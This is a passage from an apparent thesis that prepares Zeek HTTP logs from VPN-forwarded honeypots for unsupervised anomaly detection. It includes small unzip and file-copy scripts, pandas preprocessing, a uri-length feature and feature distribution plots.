


Figure 6 - 40 zip files

```

[muhaiminomar@Muhaimins-Air ~ % cd /Users/muhaiminomar/Documents/Thesis\ Logs/Json/

[muhaiminomar@Muhaimins-Air Json % ls
78.157.fd41.459a_00001_20170601113057-conn.logreplaced.log
78.157.fd41.459a_00001_20170601113057-files.logreplaced.log
78.157.fd41.459a_00001_20170601113057-http.logreplaced.log
78.157.fd41.459a_00001_20170601113057-packet_filter.logreplaced.log
78.157.fd41.459a_00001_20170601113057-reporter.logreplaced.log
78.157.fd41.459a_00001_20170601113057-sip.logreplaced.log
78.157.fd41.459a_00001_20170601113057-snmp.logreplaced.log
78.157.fd41.459a_00001_20170601113057-weird.logreplaced.log
78.157.fd41.459a_00001_20170614174933-conn.logreplaced.log
78.157.fd41.459a_00001_20170614174933-dns.logreplaced.log
78.157.fd41.459a_00001_20170614174933-packet_filter.logreplaced.log
78.157.fd41.459a_00001_20170614174933-reporter.logreplaced.log
78.157.fd41.459a_00001_20170614174933-sip.logreplaced.log
78.157.fd41.459a_00001_20170614174933-weird.logreplaced.log
78.157.fd41.459a_00001_20170628150356-conn.logreplaced.log
78.157.fd41.459a_00001_20170628150356-dns.logreplaced.log
78.157.fd41.459a_00001_20170628150356-http.logreplaced.log
78.157.fd41.459a_00001_20170628150356-packet_filter.logreplaced.log
78.157.fd41.459a_00001_20170628150356-sip.logreplaced.log
78.157.fd41.459a_00001_20170628150356-weird.logreplaced.log
78.157.fd41.459a_00001_20170724102657-conn.logreplaced.log
78.157.fd41.459a_00001_20170724102657-packet_filter.logreplaced.log
78.157.fd41.459a_00001_20170724102657-reporter.logreplaced.log
78.157.fd41.459a_00001_20170724102657-sip.logreplaced.log
78.157.fd41.459a_00001_20170817141526-conn.logreplaced.log
78.157.fd41.459a_00001_20170817141526-packet_filter.logreplaced.log
78.157.fd41.459a_00001_20170817141526-sip.logreplaced.log
78.157.fd41.459a_00001_20170817141526-weird.logreplaced.log
78.157.fd41.459a_00001_20170822093424-conn.logreplaced.log
78.157.fd41.459a_00001_20170822093424-packet_filter.logreplaced.log
78.157.fd41.459a_00001_20170822093424-reporter.logreplaced.log
78.157.fd41.459a_00001_20170822093424-sip.logreplaced.log
78.157.fd41.459a_00001_20170824094816-conn.logreplaced.log
78.157.fd41.459a_00001_20170824094816-packet_filter.logreplaced.log
78.157.fd41.459a_00001_20170824094816-reporter.logreplaced.log
78.157.fd41.459a_00001_20170824094816-sip.logreplaced.log
78.157.fd41.459a_00001_20170824094816-weird.logreplaced.log
78.157.fd41.459a_00001_20170828102410-conn.logreplaced.log
78.157.fd41.459a_00001_20170828102410-dns.logreplaced.log
78.157.fd41.459a_00001_20170828102410-files.logreplaced.log
78.157.fd41.459a_00001_20170828102410-http.logreplaced.log
78.157.fd41.459a_00001_20170828102410-packet_filter.logreplaced.log
78.157.fd41.459a_00001_20170828102410-sip.logreplaced.log

```

Figure 7 - Multiple log types

Due to the huge size of the zip files, manually unzipping them one at a time is not feasible. As a result, 'unzip.py', a simple python script, was created to be used for this purpose.

```

unzip.py
1  import zipfile
2  from pathlib import Path
3  p = Path('.')
4  for f in p.glob('*.zip'):
5      with zipfile.ZipFile(f, 'r') as archive:
6          archive.extractall(path=f'./{f.stem}')
7      print(f'Done {f.stem}')

```

Figure 8 - Unzip.py script

```

VPN-forwarded_Honeypots_Dataset — -zsh — 80x47
Last login: Sat Apr 17 16:37:35 on console
muhammad@Muhammad-Air ~ % cd /Volumes/Seagate\ Backup\ Plus\ Drive/VPN-forwarded_Honeypots_Dataset/
muhammad@Muhammad-Air VPN-forwarded_Honeypots_Dataset % python3 unzip.py
Done 24-173.225.c128.a067
Done 25-173.225.f157.adf6
Done 26-173.225.49be.6699
Done 27-154.16.f0b8.45c9
Done 28-76.73.4c13.5a9b
Done 29-199.66.8472.9dee
Done 30-209.200.b859.8088
Done 31-209.200.b374.e4ae
Done 32-209.200.3167.3959
Done 33-188.227.d704.0b96
Done 34-188.227.f224.190d
Done 35-193.138.3180.23df
Done 36-173.225.0691.2493
Done 37-78.157.fd41.459a
Done 38-81.94.cf6c.28eb
Done 39-81.94.cfd9.2ece
Done 40-93.190.3d78.5e1f
Done 01-5.175.8717.aad2
Done 02-31.132.3c0b.bc11
Done 03-31.132.d063.8013
Done 04-46.246.fe1d.9416
Done 05-76.73.fa3a.5d9f
Done 06-92.240.6ddd.5c03
Done 07-213.184.2d21.9dd9
Done 08-154.16.513e.1a2a
Done 09-213.184.50de.192b
Done 10-173.225.d4bd.03e4
Done 11-209.200.ae9c.e04e
Done 12-213.184.ecbf.7293
Done 13-93.190.abcd.1234
Done 14-94.229.2f7c.94dd
Done 15-94.229.e0e9.f8e7
Done 16-77.78.541a.814d
Done 17-77.78.e513.a78b
Done 18-94.229.d716.62a3
Done 19-108.62.acb9.b7ae
Done 20-109.200.3d7c.3d77
Done 21-109.200.2806.636a
Done 22-154.16.4513.6c50
Done 23-173.225.1539.32ec
muhammad@Muhammad-Air VPN-forwarded_Honeypots_Dataset %


```

Figure 9 - Successful execution of unzip.py script

After the folders have been unzipped, the http logs need to be merged into a single log file, which will subsequently be used as the main dataset for further analysis. To do this, only the http logs from each of the unzipped folders have to be copied over to another folder named 'HTTP logs'. It is not feasible to accomplish this manually due to the number of log files. Hence, 'copyfiles.py', a simple Python script, was created and utilized for this purpose.

```
copyfiles.py
1 import glob
2 import os
3 import shutil
4
5 src = '.'
6 dest = r'/Volumes/Seagate Backup Plus Drive/VPN-forwarded_Honeypots_Dataset/HTTP_logs'
7
8 for file_path in glob.glob(os.path.join(src, '**', '*http*'), recursive=True):
9     new_path = os.path.join(dest, os.path.basename(file_path))
10    shutil.copy(file_path, new_path)
11    print('Done', file_path)
```

Figure 10 - Copyfiles.py script



Name	Date Modified	Size
109.200.2806.636a_00105_20180227224947-http.logreplaced.log	1 May 2021 at 2:48 PM	1.9 MB
5.175.8717.aad2_00320_20180502123150-http.logreplaced.log	1 May 2021 at 12:02 PM	1.6 MB
94.229.2f7c.94dd_00019_20180320041817-http.logreplaced.log	1 May 2021 at 1:44 PM	1.4 MB
94.229.2f7c.94dd_00016_20180320011817-http.logreplaced.log	1 May 2021 at 1:43 PM	1.2 MB
5.175.8717.aad2_00619_20171030022542-http.logreplaced.log	1 May 2021 at 12:03 PM	1.2 MB
5.175.8717.aad2_00618_20171030012542-http.logreplaced.log	1 May 2021 at 12:03 PM	1 MB
188.227.d704.0b96_00077_20170604151924-http.logreplaced.log	1 May 2021 at 4:06 PM	845 KB
213.184.2d21.9dd9_00023_20180109091612-http.logreplaced.log	1 May 2021 at 12:44 PM	823 KB
94.229.2f7c.94dd_00017_20180320021817-http.logreplaced.log	1 May 2021 at 1:44 PM	818 KB
94.229.2f7c.94dd_00020_20180320051817-http.logreplaced.log	1 May 2021 at 1:44 PM	815 KB
213.184.2d21.9dd9_00003_20171009115441-http.logreplaced.log	1 May 2021 at 12:43 PM	777 KB
188.227.d704.0b96_00117_20180930111754-http.logreplaced.log	1 May 2021 at 4:08 PM	771 KB
5.175.8717.aad2_01174_20171122052543-http.logreplaced.log	1 May 2021 at 12:04 PM	759 KB
213.184.2d21.9dd9_00344_20171121174458-http.logreplaced.log	1 May 2021 at 12:48 PM	758 KB
213.184.2d21.9dd9_00343_20171121164458-http.logreplaced.log	1 May 2021 at 12:48 PM	750 KB
94.229.2f7c.94dd_00018_20180320031817-http.logreplaced.log	1 May 2021 at 1:44 PM	742 KB
173.225.49be.6699_00053_20180711114731-http.logreplaced.log	1 May 2021 at 3:10 PM	720 KB
173.225.1539.32ec_00114_20180711042155-http.logreplaced.log	1 May 2021 at 2:57 PM	712 KB
81.94.cdf.2ece_00310_20180502023158-http.logreplaced.log	1 May 2021 at 5:01 PM	710 KB
76.73.fa3a.5d9f_00157_20170621060914-http.logreplaced.log	1 May 2021 at 12:33 PM	699 KB
188.227.d704.0b96_00119_20180930131754-http.logreplaced.log	1 May 2021 at 4:09 PM	696 KB
188.227.d704.0b96_00118_20180930121754-http.logreplaced.log	1 May 2021 at 4:08 PM	695 KB
209.200.3167.3959_00399_20181027053716-http.logreplaced.log	1 May 2021 at 4:00 PM	681 KB
213.184.2d21.9dd9_00352_20171122014458-http.logreplaced.log	1 May 2021 at 12:49 PM	651 KB
77.78.e513.a78b_00291_20180501070736-http.logreplaced.log	1 May 2021 at 2:10 PM	621 KB
188.227.d704.0b96_00134_20180424180757-http.logreplaced.log	1 May 2021 at 4:09 PM	605 KB
188.227.d704.0b96_00120_20180930141754-http.logreplaced.log	1 May 2021 at 4:09 PM	603 KB
109.200.2806.636a_00001_20180418175824-http.logreplaced.log	1 May 2021 at 2:40 PM	590 KB
173.225.49be.6699_00102_20180227151814-http.logreplaced.log	1 May 2021 at 3:12 PM	554 KB
173.225.1539.32ec_00145_20180227181440-http.logreplaced.log	1 May 2021 at 2:58 PM	554 KB
77.78.e513.a78b_00102_20180227150327-http.logreplaced.log	1 May 2021 at 2:08 PM	551 KB
108.62.acb9.b7ae_00099_20180227164849-http.logreplaced.log	1 May 2021 at 2:24 PM	550 KB
109.200.3d7c.3d77_00109_20181023084735-http.logreplaced.log	1 May 2021 at 2:35 PM	511 KB
81.94.cdf.2ece_00440_20180212232312-http.logreplaced.log	1 May 2021 at 5:02 PM	501 KB
108.62.acb9.b7ae_00157_20171024003606-http.logreplaced.log	1 May 2021 at 2:25 PM	484 KB
109.200.2806.636a_00104_20180227214947-http.logreplaced.log	1 May 2021 at 2:47 PM	483 KB
109.200.2806.636a_00027_20171006142828-http.logreplaced.log	1 May 2021 at 2:43 PM	481 KB
94.229.2f7c.94dd_00015_20180320001817-http.logreplaced.log	1 May 2021 at 1:43 PM	477 KB
108.62.acb9.b7ae_00158_20171024013606-http.logreplaced.log	1 May 2021 at 2:25 PM	457 KB

Figure 11 - Consolidated HTTP logs

Now that all https logs are consolidated into a single folder, terminal can be used to run a command that will merge all https log files into a single log file named mergedhttplogs.log. The command is `cat * > mergedhttplogs.log`.

'mergedhttplogs.log' file will be used as the main dataset for the analysis.



Figure 12 - mergedhttplogs.log file

4.3 Understanding the Dataset

There are 28 features (columns) and 1571285 rows in the dataset.

```
1 df.columns
Index(['ts', 'uid', 'id.orig_h', 'id.orig_p', 'id.resp_h', 'id.resp_p',
      'trans_depth', 'method', 'host', 'uri', 'version', 'user_agent',
      'request_body_len', 'response_body_len', 'status_code', 'status_msg',
      'tags', 'resp_fuids', 'resp_mime_types', 'proxied', 'username',
      'orig_fuids', 'orig_mime_types', 'referrer', 'origin', 'orig_filenames',
      'info_code', 'info_msg'],
      dtype='object')
```

Figure 13 - Features in Dataset

```
1 len(df.index)
1571285
```

Figure 14 - Number of rows in Dataset

The types and descriptions of each feature are listed below [19]:

Field	Type	Description
ts	time	Timestamp of request
uid	string	Connection unique id
id	record	ID record with orig/resp host/port.
trans_depth	count	Pipelined depth into the connection

method	string	HTTP Request verb: GET, POST, HEAD, etc.
host	string	Value of the HOST header
uri	string	URI used in the request
referrer	string	Value of the “referrer” header
user_agent	string	Value of the User-Agent header
request_body_len	count	Actual uncompressed content size of the data transferred from the client
response_body_len	count	Actual uncompressed content size of the data transferred from the server
status_code	count	Status code returned by the server
status_msg	string	Status message returned by the server
info_code	count	Last seen 1xx info reply code by server
info_msg	string	Last seen 1xx info reply message by server
filename	string	Via the Content-Disposition server header
tags	set	Indicators of various attributes discovered
username	string	If basic-auth is performed for the request
password	string	If basic-auth is performed for the request
proxied	set	Headers that might indicate a proxied request
orig_fuids	vector	An ordered vector of file unique IDs from orig

orig_mime_types	vector	An ordered vector of mime types from orig
resp_fuids	vector	An ordered vector of file unique IDs from resp
resp_mime_types	vector	An ordered vector of mime types from resp

Table 1 - Features types and descriptions

4.4 Libraries Used

Following are the libraries used as part of the analysis:

- **Pandas:** Fast, versatile, and expressive data structures for Python that make working with "relational" or "labeled" data simple and intuitive. Its goal is to serve as the foundation for undertaking actual, real-world data analysis in Python [19].
- **Numpy:** It includes a powerful N-dimensional array object, advanced (broadcasting) functions, useful linear algebra, Fourier transform, and random number capabilities, as well as a lot more. [20]
- **Seaborn:** A Python module for creating statistical visuals. It is based on matplotlib and tightly coupled with pandas data structures [21].
- **Matplotlib:** Matplotlib creates high-quality figures in a range of hardcopy and interactive formats across multiple platforms. Matplotlib is a Python library that may be used in scripts, the Python and IPython shell, web application servers, and a variety of graphical user interface toolkits [22].
- **Zat:** Pandas, scikit-learn, Kafka, and Spark are all supported by the ZAT Python module for processing and analyzing Zeek data [23].

- **Sklearn:** Also known as Scikit-learn, is a Python module that integrates a wide range of cutting-edge machine learning methods for supervised and unsupervised medium-scale issues. [24]
- **Prettytable:** Used for displaying tabular data

```

1 import pandas as pd
2 import numpy as np
3 import matplotlib.pyplot as plt
4 import seaborn as sns
5 import matplotlib
6 import zat
7 from zat.log_to_dataframe import LogToDataFrame
8 from zat.dataframe_to_matrix import DataFrameToMatrix
9 import sklearn
10 from sklearn.ensemble import IsolationForest
11 from sklearn.decomposition import PCA
12 from sklearn.cluster import KMeans
13 from prettytable import PrettyTable

```

Figure 15 - Libraries used

4.5 Processing of Dataset

‘mergedhttplogs.log’ log file is loaded and transformed into a data frame called “df” using Pandas.

```
1 data = 'mergedhttplogs.log'
```

```
1 df=pd.read_json(data,lines=True)
2 df.head()
```

	ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	trans_depth	method	host	
0	1.497436e+09	CuxTn81YmKFUFo41f6	209.126.136.4	54818	108.62.acb9.b7ae	80	1	GET	108.62.acb9.b7ae	
1	1.497507e+09	CUFsTf3jdVUrAydVC4	91.230.47.3	53360	108.62.acb9.b7ae	80	1	GET	NaN	
2	1.497510e+09	Ckal2E4oWp62g2lbaj	91.196.50.33	46511	108.62.acb9.b7ae	80	1	GET	testp3.pospr.waw.pl	http://testp3.pospr.waw.pl
3	1.500863e+09	CTzP4i1734cb4sTikd	108.62.acb9.b7ae	50692	91.189.95.15	80	1	GET	changelogs.ubuntu.com	
4	1.502951e+09	CVrs8bcvwLvRstobl	90.100.32.151	42618	108.62.acb9.b7ae	80	1	GET	NaN	

5 rows x 28 columns

Figure 16 - load 'mergedhttplogs.log' as data frame

Initially, the timestamp (ts) is in epoch format. In computing, an epoch is the date and time in seconds from which the clock and timestamp values of a computer are calculated.

The timestamp is converted to yyyy-mm-dd hh-mm-ss.sss format.

```
1 df['ts'] = pd.to_datetime(df['ts'],unit='s')
2 df.head()
```

	ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	trans_depth	method	host
0	2017-06-14 10:31:36.047461888	CuxTn81YmKFUFo41f6	209.126.136.4	54818	108.62.acb9.b7ae	80	1	GET	108.62.acb9.b7ae
1	2017-06-15 06:15:38.334464000	CUFsTf3jdVUrAydVC4	91.230.47.3	53360	108.62.acb9.b7ae	80	1	GET	NaN
2	2017-06-15 07:01:16.574737920	Ckal2E4oWp62g2ibaj	91.196.50.33	46511	108.62.acb9.b7ae	80	1	GET	testp3.pospr.waw.pl http://testp3.po
3	2017-07-24 02:22:30.761751040	CTzP4i1734cb4sTlkd	108.62.acb9.b7ae	50692	91.189.95.15	80	1	GET	changelogs.ubuntu.com
4	2017-08-17 06:21:27.464701952	CVrs8bcvwLvRstobl	90.100.32.151	42618	108.62.acb9.b7ae	80	1	GET	NaN
5 rows x 28 columns									

Figure 17 - convert epoch to yyyy-mm-dd hh-mm-ss.sss

In various instances, the length of a request parameter may be utilized to identify anomaly. To create buffer overflow in an application, for example, the shell code and additional padding, depending on the length of the target buffer, must be shipped. As a result, the attribute's length may be extremely long. [29].

Here, the length of each of the 'uri' fields are measured and the counts are then added to the data frame as a new feature (new column) called 'uri_length'.

<pre> 1 df['uri_length'] = df['uri'].str.len() 2 df.head() </pre>												
t	uri	...	proxied	username	orig_fuids	orig_mime_types	referrer	origin	orig_filenames	info_code	info_msg	uri_length
a	/	...	NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN	1.0
v	/	...	NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN	1.0
il	http://testp3.pospr.waw.pl/testproxy.php	...	[PROXY- CONNECTION -> Keep-Alive]	NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN	40.0
n	/meta-release-Its	...	NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN	17.0
v	/anony/mjpg.cgi	...	NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN	15.0

Figure 18 - create 'uri_length' feature

4.6 Analysis

Anomaly detection is the process of locating unusual things or events in datasets that are out of the ordinary. Unsupervised anomaly detection is when anomaly detection is performed on unlabeled data. Anomaly detection is based on two fundamental assumptions: anomalies are extremely infrequent in the data, and their characteristics deviate greatly from the usual.

To begin with the analysis, we must first determine which feature should be employed to discover anomalies. This is done by examining patterns in a characteristic that deviate from predicted behavior through visual and exploratory analysis, and detecting outliers for a single feature at a time.

'status_code' feature shows the mass of the distribution is focused on the left and center of the figure, whereas a minor fraction can be observed on far right and middle-left of the figure, indicating that the 'status_code' characteristic is not normal.




Figure 19 - 'Status_code' mass distribution

'uri_length' feature is similarly out of the ordinary, with a long thin positive tail on the right.




Figure 20 - 'uri_length' mass distribution

'request_body_len' feature's characteristic is far from normal, with a positive long thin tail on the right.




Figure 21 - 'request_body_len' mass distribution

'resp_mime_types' feature likewise includes mass distributions on specific values and a small amount for the rest.

